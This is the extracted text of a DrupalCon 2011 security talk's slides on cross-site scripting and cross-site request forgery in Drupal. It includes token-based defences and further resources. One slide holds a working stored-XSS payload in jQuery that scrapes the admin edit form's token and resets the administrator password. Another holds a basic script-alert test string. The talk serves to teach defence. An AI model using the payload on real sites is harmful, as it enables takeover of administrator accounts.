
THE BEAST

<http://flic.kr/p/6HZMaY>


Illustrated: Step 1 of stored XSS



Illustrated: Step 2 of stored XSS



Illustrated: Step 3 of stored XSS



Anything you can do XSS can do (better)

```
jQuery.get(Drupal.settings.basePath + 'user/1/edit',
function (data, status) {
  if (status == 'success') {
    // Extract the token and other required data
    var matches = data.match(/id="edit-user-profile-form-form-token" value="([a-z0-9])"/);
    var token = matches[1];
    // Post the minimum amount of fields. Other fields get their default values.
    var payload = {
      "form_id": 'user_profile_form',
      "form_token": token,
      "pass[pass1]": 'hacked',
      "pass[pass2]": 'hacked'
    };
    jQuery.post(Drupal.settings.basePath + 'user/1/edit', payload);
  }
});
}
```

<http://crackingdrupal.com/node/8>

demo time

Tests for XSS

```
<script>alert('xss');</script>
```

```

```

Themers


- Read tpl.php and default implementations
- Rely on your module developer for variables
- Run the tests

Developers (and themers)

Where does this text come from?

Is there a way a user can change it?

In what *context* is it being used?




Context

- Mail context
- Database context
- Web context
- Server context

Take an hour:

<http://acko.net/blog/safe-string-theory-for-the-web>

Handling strings safely



Cross Site Request Forgery

- Taking action
- Without confirming intent
- AKA CSRF

Cross Site Request Forgery

Demo time

Solutions to CSRF

- Create a token based on something unique to
 - site, the user, and the action and
 - validate the token when the action is requested
- Request:
 - `'query' = array('token' => drupal_get_token('my_id'));`
- Processing:
 - `if (!drupal_valid_token($_GET['token'], 'my_id')) {`

(Or just use the Form API)

Severities and Other Vulnerabilities

- drupal.org/security/contrib lots of other categories of vulnerabilities in addition to XSS and CSRF
- drupal.org/security-team

Drupal Security Report

- <http://DrupalSecurityReport.org>



Ustima.com

Moar

- Book downstairs
- BOF at 3:15 in Arkansas room

Resources

- <http://drupal.org/security-team>
- <http://drupal.org/security>
- <http://drupal.org/writing-secure-code>
- <http://groups.drupal.org/node/15254> - discussion group
- <http://heine.familiedeelstra.com/>
- Cracking Drupal - <http://crackingdrupal.com>
- <http://crackingdrupal.com/node/34> - XSS Cheat Sheet
- <http://crackingdrupal.com/node/48> - CSRF
- <http://www.drupalsecurityreport.org>

What did you think?

Locate this session on the DCC website:

<http://chicago2011.drupal.org/sessions>

Click the “Take the Survey” link.

Thanks!

